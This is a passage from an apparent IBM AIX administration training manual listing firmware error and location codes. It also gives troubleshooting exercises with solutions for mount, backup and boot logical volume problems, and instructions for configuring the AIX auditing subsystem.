F4D	Loading boot image
F4F	NVRAM initialization
F51	Probing primary PCI bus
F52	Probing for adapter FCODE, evaluate if present
F55	Probing PCI bridge secondary bus
F5B	Transferring control to operating system (service boot)
F5F	Probing for adapter FCODE, evaluate if present
F74	Establishing host connection
F75	Bootp request
F9E	Real-time clock (RTC) initialization
FDC	Dynamic console selection
FDD	Processor exception
FDE	Alternating pattern of FDE and FAD. Indicates a processor execution has been detected.
FEA	Firmware flash corrupted, load from diskette
FEB	Firmware flush corrupted, load from diskette
FF2	Power-On Password Prompt
FF3	Privileged-Access Password Prompt
FFB	SCSI bus initialization
FFD	The operator panel alternates between the code FFD and another Fxx code, where Fxx is the point at which the error occurred.

Firmware Error Codes

20100xxx	Power Supply
20A80xxx	Remote initial program load (RIPL) error
20D00xxx	Unknown/Unrecognized device
20E00000	Power on password entry error
20E00001	Privileged-access password entry error
20E00002	Privileged-access password jumper not enabled
20E00003	Power on password must be set for unattended mode
20E00004	Battery drained or needs replacement
20E00005	EEPROM locked. Turn off, then turn on the system unit
20E00008	CMOS corrupted. Replace battery
20E00009	Invalid password entered. System locked
20E0000A	EEPROM lock problem. Check jumper position
20E0000B	EEPROM write problem. Turn off, turn on system unit
20E0000C	EEPROM read problem. Turn off, turn on system unit
20E00017	Cold boot needed for password entry
20EE0003	SMS: Invalid RIPL address (3 dots needed)
20EE0004	SMS: Invalid RIPL address
20EE0005	SMS: Invalid portion of RIPL IP address (> 255)
20EE0006	SMS: No SCSI controllers present
20EE0007	Console selection: Keyboard not found
20EE0008	No configurable adapters found in the system
21A00xxx	SCSI disk driver errors
21E00xxx	SCSI tape error
21ED0xxx	SCSI changer error
21EE0xxx	Other SCSI device type
21F00xxx	SCSI CD-ROM error
21F20xxx	SCSI Read/Write Optical error
25010xxx	Flash update
25A0xxy0	Cache: L2 controller failure
25A1xxy0	Cache: L2 SRAM failure

25A80xxx	NVRAM error
25AA0xxx	EEPROM error
25Cyyxxx	Memory error (DIMM fails or invalid)
28030xxx	Real-time clock (RTC) error
29000002	Keyboard/Mouse controller failed self-test
29A00003	Keyboard not detected
29A00004	Mouse not detected
2B2xxyrr	Processor or CPU error

Appendix E. Location Codes

The location code is a way of identifying physical devices in a RS/6000 system. It shows a path from the system unit (or a CPU drawer) through the adapter to the device itself.

PCI Location Codes

Device Name:	Location Code:
Processor	00-00
Motherboard	00-00
PCI bus	00-00
Diskette adapter	01-A0
Diskette drive	01-A0-00-00
Parallel Port Adapter	01-B0
Parallel Printer	01-B0-00-00
Serial Port 1	01-C0
Terminal attached to port 1	01-C0-00-00
Keyboard adapter	01-E0
PS2-Keyboard	01-E0-00-00
ISA bus	04-A0
Second PCI bus	04-D0
On-board SCSI controller	04-C0
CD-ROM attached to on-board SCSI controller	04-C0-00-4,0
Disk drive attached to on-board SCSI controller	04-C0-00-8,0
SCSI controller, not on-board	04-01
Graphics adapter	04-02
Token-ring Adapter, not on-board	04-03

The general format of a PCI location code is:

AB-CD-EF-GH

AB = Type of bus
CD = Slot
EF = Connector
GH = Port

The first two characters (AB) specify the type of bus where the device is located.

- **00** specifies a device that is located on the **processor bus**, for example the processor, a memory card or the L2 cache.
- **01** specifies a device that is attached to an ISA-bus. The term ISA (ISA = Industrial Standard Architecture) comes from the PC world and has a transfer rate of 8 MByte per second. Those devices are attached to the ISA-bus which does not need a high-speed connection, for example terminals or printers.
- **04** specifies a device that is attached to a PCI-bus. All location codes 04-A0, 04-B0, 04-C0, 04-D0 specify devices that are integrated on the standard I/O board. They can not be exchanged, because their electronic resides on the board.

  Location codes 04-01, 04-02, 04-03, 04-04 specify devices that are not integrated into the motherboard. These cards can be replaced if newer adapters are available.

Appendix F. Challenge Exercise

You will be presented with a series of problems to solve. The scenarios give several real-life problems that you may face as a system administrator. In some scenarios, you'll be given clear information about the problem but in some scenarios may not be given as much information as you would like. This is part of the troubleshooting process.

Like the other class exercises, the solutions are available but try to work through the scenarios without referring to the solutions. Try to solve the problems as if this were real. There's no solution section in the real world. Use your student notes, Web-based documentation, and the experience that you have gained from other exercises to troubleshoot and solve the problems.

Day 1

Run the script: **/home/workshop/day1prob**

Scenario
You have just arrived at work and there are three trouble tickets waiting for you. Review the trouble tickets and solve the problem.

Trouble Ticket #1 - Several users have reported trying to create files in the **/home/data** file system but they keep receiving the error “There is not enough space in the file system.”

Trouble ticket #2 - Several users have reported that some of the files in **/home/data/status** are missing and they need access to them right away. The missing files are **stat3** and **stat4**. The users accidentally removed the files and submitted a trouble ticket yesterday asking to have the files restored. They talked to the other administrator yesterday afternoon and were promised that the files would be restored overnight, but they are still missing.

Trouble ticket #3 - Users are complaining that the files in the **/home/project** directory are missing. There should be three files: **proj1**, **proj2** and **proj3**.

Extra: After talking to the other system administrator, he said he didn't do anything that would effect the /home/data file system. But, he did say he restored the **/home/data/status** file system from the backup (by inode) file **/home/workshop/status.bk** to the **/home/data/status** directory overnight.

Day 2

Run the script **/home/workshop/day2prob**

Trouble ticket #4 - Users are complaining that the files in the /home/project directory are missing again. This is the fifth time in as many days. You check through the past week's trouble tickets and discover that there have been trouble tickets for this problem for the last 4 days. What might be the root cause of this recurring problem?.

Extra: You talk to the other administrator to determine if he did anything to impact the /home/project file system. He says he implemented a new backup script for the

/home/project file system. He's not sure exactly when he installed it. It was about 4 to 5 or maybe 6 days ago. He said he didn't document the date of the installation, but he tested the script five times and it worked perfectly all five times. He forgot the name of the script. He meant to write it in the system logbook but he forgot. After all, why document it when it works! He set the script up to run nightly.

Day 3

Run the script: **/home/workshop/day3prob**
Power on the system and read the scenario.

You arrive at work. The other administrator looks very worried. He informs you he was cleaning up files, file systems and logical volumes. He said he deleted anything that looked like it wasn't in use. When he tried to reboot the system this morning, the machine wouldn't reboot. He is absolutely sure he didn't delete anything important… well, he is pretty sure that he didn't delete anything important… well, he might have deleted something important but he didn't know it was important. Of course, he didn't keep records of what he removed. But he did remember that he removed a logical volume. He knows it was a closed logical volume because he wouldn't attempt to remove an active logical volume. When he removed it, it prompted him to run another command… chpv something? He can't quite remember the command, but he did run the command just like it told him to.

What did he remove and can you fix it?

Day 4

Run the script: /home/workshop/day4prob

Today, the administrator explains he did some more clean up last night. He was quite pleased with himself as he explained that this time when he removed **hd5**, he was not tempted to run the **chpv -c hdiskx** command because you made it clear to him that this was not a good thing. Next time, you need to make it clear not to remove a logical volume just because it is closed - especially hd5. He said that he rebooted the machine and it rebooted just fine. However, now you see some strange looking output from several commands.

Try running:
lslv hd5
lsvg -l rootvg

Do you notice any problems with hd5? How are you going to fix it?

Day 1 - Fix and Explanation

Trouble Ticket 1 and 2 Fix:

The other administrator restored the files like he said except he did not do it correctly. He recovered the /home/data/status file system but did not mount the file system first. The result was the files were restored into the /home/data file system (instead of the /home/data/status file system) filling /home/data. The files **stat3** and **stat4** are missing because during the recovery, the file system ran out of space.

To correct the problem, the files from /home/data/status (directory) need to be removed. The /home/data/status file system needs to be mounted and the file need to be restored.

```
cd /home/data/status
rm -r *
cd ..
mount /home/data/status
cd status
restore -rqvf /home/workshop/status.bk
```

Trouble Ticket 3 Fix and Explanation:

For some reason, the /home/project file system is umounted. Mounting the file system will resolve this problem.

```
mount /home/project
```

Day 2 - Fix and Explanation

You know from checking the trouble tickets that this is a recurring problem. If it is a recurring problem, you should consider the crontab file as a possible source of the trouble.

View the crontab file for root: **crontab -l**

Every morning at 3 a.m. a script named **perfect.bkp** is executed.

Examine that file: **cat /home/workshop/perfect.bkp**

The file umounts /**home**/**project** and then backs up the file system. However, the file system is never re-mounted. The script performs the backup just fine but the file system is never made accessible after it finishes. Add a line to the script to make sure the file system is mounted when the backup is done.

mount /home/project

Day 3 - Fix and Explanation

The administrator removed a closed logical volume that impacted the ability of the machine to reboot. This is certainly **hd5**. Anytime you move (or remove) **hd5**, you are prompted to run **chpv -c hdiskx** so that the boot record is cleared from that disk. Once that is run, the machine will not reboot until **bosboot** is run to recreate it.

To fix the problem, boot into maintenance mode from CD or tape. Activate the rootvg and mount all of the file systems. If you try to run a **bosboot** now, you will be informed that **hd5** does not exist. You must first recreate the missing recreate the missing logical volume. To do that, run: **mklv -t boot -y hd5 rootvg 1 hdisk0**

Now you can run: **bosboot -ad /dev/hdisk0** Shutdown the system and reboot: **shutdown -Fr**

Day 4 - Fix and Explanation

This situation is a little more challenging to fix. Since the boot record was never cleared, there was still a pointer to the physical area that was known as **hd5**. The data still existed on the physical disk and therefore the machine was still able to boot. However, **hd5** - the logical volume, doesn't exist so now you get some strange looking output.

Try to run **mklv -t boot -y hd5 rootvg 1 hdisk0**. Why does it fail? Because the system thinks **hd5** exists. Where is this information coming from?

This requires some trouble shooting to find the missing pieces. Try running these commands to see what is missing:

lqueryvg -Atp hdiskx - This will confirm whether **hd5** is a part of the VGDA. It is not.

Run queries against the customized ODM object classes to see where **hd5** exists.

odmget CuDv | grep hd5 odmget CuAt | grep hd5 odmget CuDvDr | grep hd5 odmget CuDep | grep hd5

Entries for **hd5** exist in all of these.

You have entries in ODM but not the VGDA. The VGDA is accurate. What is the best way to clean up the ODM?

You can either run a series of odmdelete's to clean ODM manually or just run the rvgrecover script. This will clear the ODM for rootvg and rebuild it from the VGDA.

Then, you can finish the clean up by running: **mklv -t boot -y hd5 rootvg 1 hdisk0 bosboot -ad /dev/hdisk0**

Run **lsvg -l rootvg** and **lslv hd5** to verify everything looks correct.

Appendix G. Auditing Security Related Events

Appendix Objectives

- Configure the Auditing Subsystem

Figure A-1. Appendix Objectives AU1610.0

Notes:

How the Auditing Subsystem Works





Figure A-2. How the Auditing Subsystem Works AU1610.0

Notes:

The AIX auditing subsystem provides a way to trace security-relevant events like **accessing an important system file** or the **execution of applications**, which might influence the security of your system.

The auditing subsystem works in the following way. The AIX Kernel or other security-related applications use a system call to process the security-related event in the auditing subsystem. This system call writes the auditing information to a special file /**dev**/**audit**. An **audit logger** reads the audit information from this device, formats it and writes the audit record either to files (in **BIN** mode) or to a specified device, for example a display, or a printer (in **STREAM** mode).

Auditing Configuration Files



/etc/security/audit/objects	Contains the **audit events** triggered by file access
/etc/security/audit/events	Contains information about system **audit events** and **responses** to those events
/etc/security/audit/config	Contains **audit configuration** information: - Start Mode - Audit classes - Audited Users

Figure A-3. Audit Configuration Files AU1610.0

Notes:

All audit configuration files reside in directory /**etc**/**security**/**audit**. The following configuration files are used by the auditing subsystem:

- **objects**

  This file describes all files and programs that are audited. For each file a unique audit event name is specified. These files are monitored by the AIX Kernel.

- **events**

  This file contains one stanza called **auditpr**. Each audit event is named and the format of the output produced by each event is defined in this stanza. The **auditpr** command writes all audit output based on this information in this file.

- **config**


  This file contains audit configuration information:

  - The **start mode** for the audit logger (BIN or STREAM mode)

- **Audit classes**, which are groups of audit events. Each audit class name must be less than 16 characters and must be unique to the system. AIX supports up to 32 audit classes.

- **Audited users:** The users whose activities you wish to monitor are defined in the **users** stanza. A **users** stanza determines which combination of user and event class to monitor.

Audit Configuration: objects



```
# vi /etc/security/audit/objects

/etc/security/user:
   w = "S_USER_WRITE"


...


/etc/filesystems:
   w = "MY_EVENT"

/usr/sbin/no:
   x = "MY_X_EVENT"
```

Figure A-4. Audit Configuration: objects AU1610.0

Notes:

To configure the auditing subsystem you first specify the **objects** (files or applications) that you want to audit in /**etc**/**security**/**audit**/**objects**. In this file you find predefined files, for example /**etc**/**security**/**user**.

To audit your own files you have to add stanzas for each file, in the following format:


```
file:
access_mode = "event_name"
```

An audit event name can be up to 15 bytes long. Valid access modes are read (r), write (w) and execute (x).

In the shown example we add two files. An event **MY_EVENT** will be generated by the AIX Kernel, when somebody writes the file /**etc**/**filesystems**. Another event **MY_X_EVENT** will be generated when somebody executes the program /**usr**/**sbin**/**no**. After adding objects, you have to specify formatting information in the **events** file. That's shown on the next visual.

Note: Symbolic links cannot be monitored by the auditing subsystem.

Audit Configuration: events



```
# vi /etc/security/audit/events
auditpr:

    USER_Login  = printf "user: %s tty: %s"
    USER_Logout = printf "%s"


    ...


    MY_EVENT = printf "%s"

    MY_X_EVENT = printf "%s"
```

Figure A-5. Audit Configuration: events AU1610.0

Notes:

All audit system events have a **format specification** that is used by the **auditpr** command, which prints the audit record. This format specification is defined in the **/etc/security/audit/events** file and specifies how the information will be printed when the audit data is analyzed.

Each attribute in the stanza is the **name of an audit event**, where the following formats are possible:


```
AuditEvent = printf "format-string"
AuditEvent = event_program arguments
```

To print out the audit record with all event arguments **printf** is used. Different format specifiers are used, depending on the audit event that occurs. If you want to trigger other applications that are called whenever an event occurs, you can specify an **event_program**. If you do this, always use the full pathname of the **event_program**.

If you specify your own events in the **objects** file, you need to add a format specification to the **events** file. For our self-defined events **MY_EVENT** and **MY_X_EVENT** we use the

printf format command. Remember that the AIX Kernel monitors these objects and triggers the audit events.

Audit Configuration: config



```
# vi /etc/security/audit/config

start:
    binmode = off
    streammode = on

...

classes:
    general = USER_SU, PASSWORD_Change, ...
    tcpip = TCPIP_connect, TCPIP_data_in, ...
    ...
    init = USER_Login, USER_Logout

users:
    root = general
    michael = init
```

Figure A-6. Audit Configuration: config AU1610.0

Notes:

The **/etc/security/audit/config** file contains audit configuration information.


1. The stanza **start** specifies the start mode for the audit logger. If you work in **bin mode**, the audit records are stored in files. The **auditbin** daemon will be started. The **streammode** allows real-time processing of an audit event, for example to display the audit record on the system console or to print it on a printer.
2. The stanza **classes** groups audit events together to a class. These classes could then be assigned to users who are then audited for all events belonging to a class. Note that this is necessary for all events that are triggered by applications. Object events triggered by the kernel need not to be part of a class.

   Note that the class name (for example **init**) must be less than 16 characters and must be unique on the system.
3. The stanza **users** assigns audit classes to a user. The username (for example **michael**) must be the login name of a system user, or the string **default** which stands for all system users.

In the example, the self-defined class **init** is assigned to the user **michael**. Whenever **michael** logs in or out from the system, an audit record will be written.

Note that you can also use the **chuser** command to establish an audit activity for a special user:

```
# chuser "auditclasses=init" michael
```



Audit Configuration: bin Mode

```
# vi /etc/security/audit/config

start:
    binmode = on
    streammode = off

bin:
    trail = /audit/trail
    bin1 = /audit/bin1
    bin2 = /audit/bin2
    binsize = 10240
    cmds = /etc/security/audit/bincmds

...
```

- Use the **auditpr** command to display the audit records:

  # auditpr -v < /audit/trail

Figure A-7. Audit Configuration: bin Mode AU1610.0

Notes:

To work in bin mode, specify **binmode = on** in the **start** stanza in **/etc/security/audit/config**. In this case, the **auditbin** daemon will be started.

The **bin** stanza specifies how the bin mode works: The audit records are stored in alternating files that have a fixed size (specified by **binsize**). The records are first written into the file specified by **bin1**. When this file fills, future records are written to /**audit**/**bin2** automatically and the content of /**audit**/**bin1** is written to /**audit**/**trail** to create the **permanent** record.

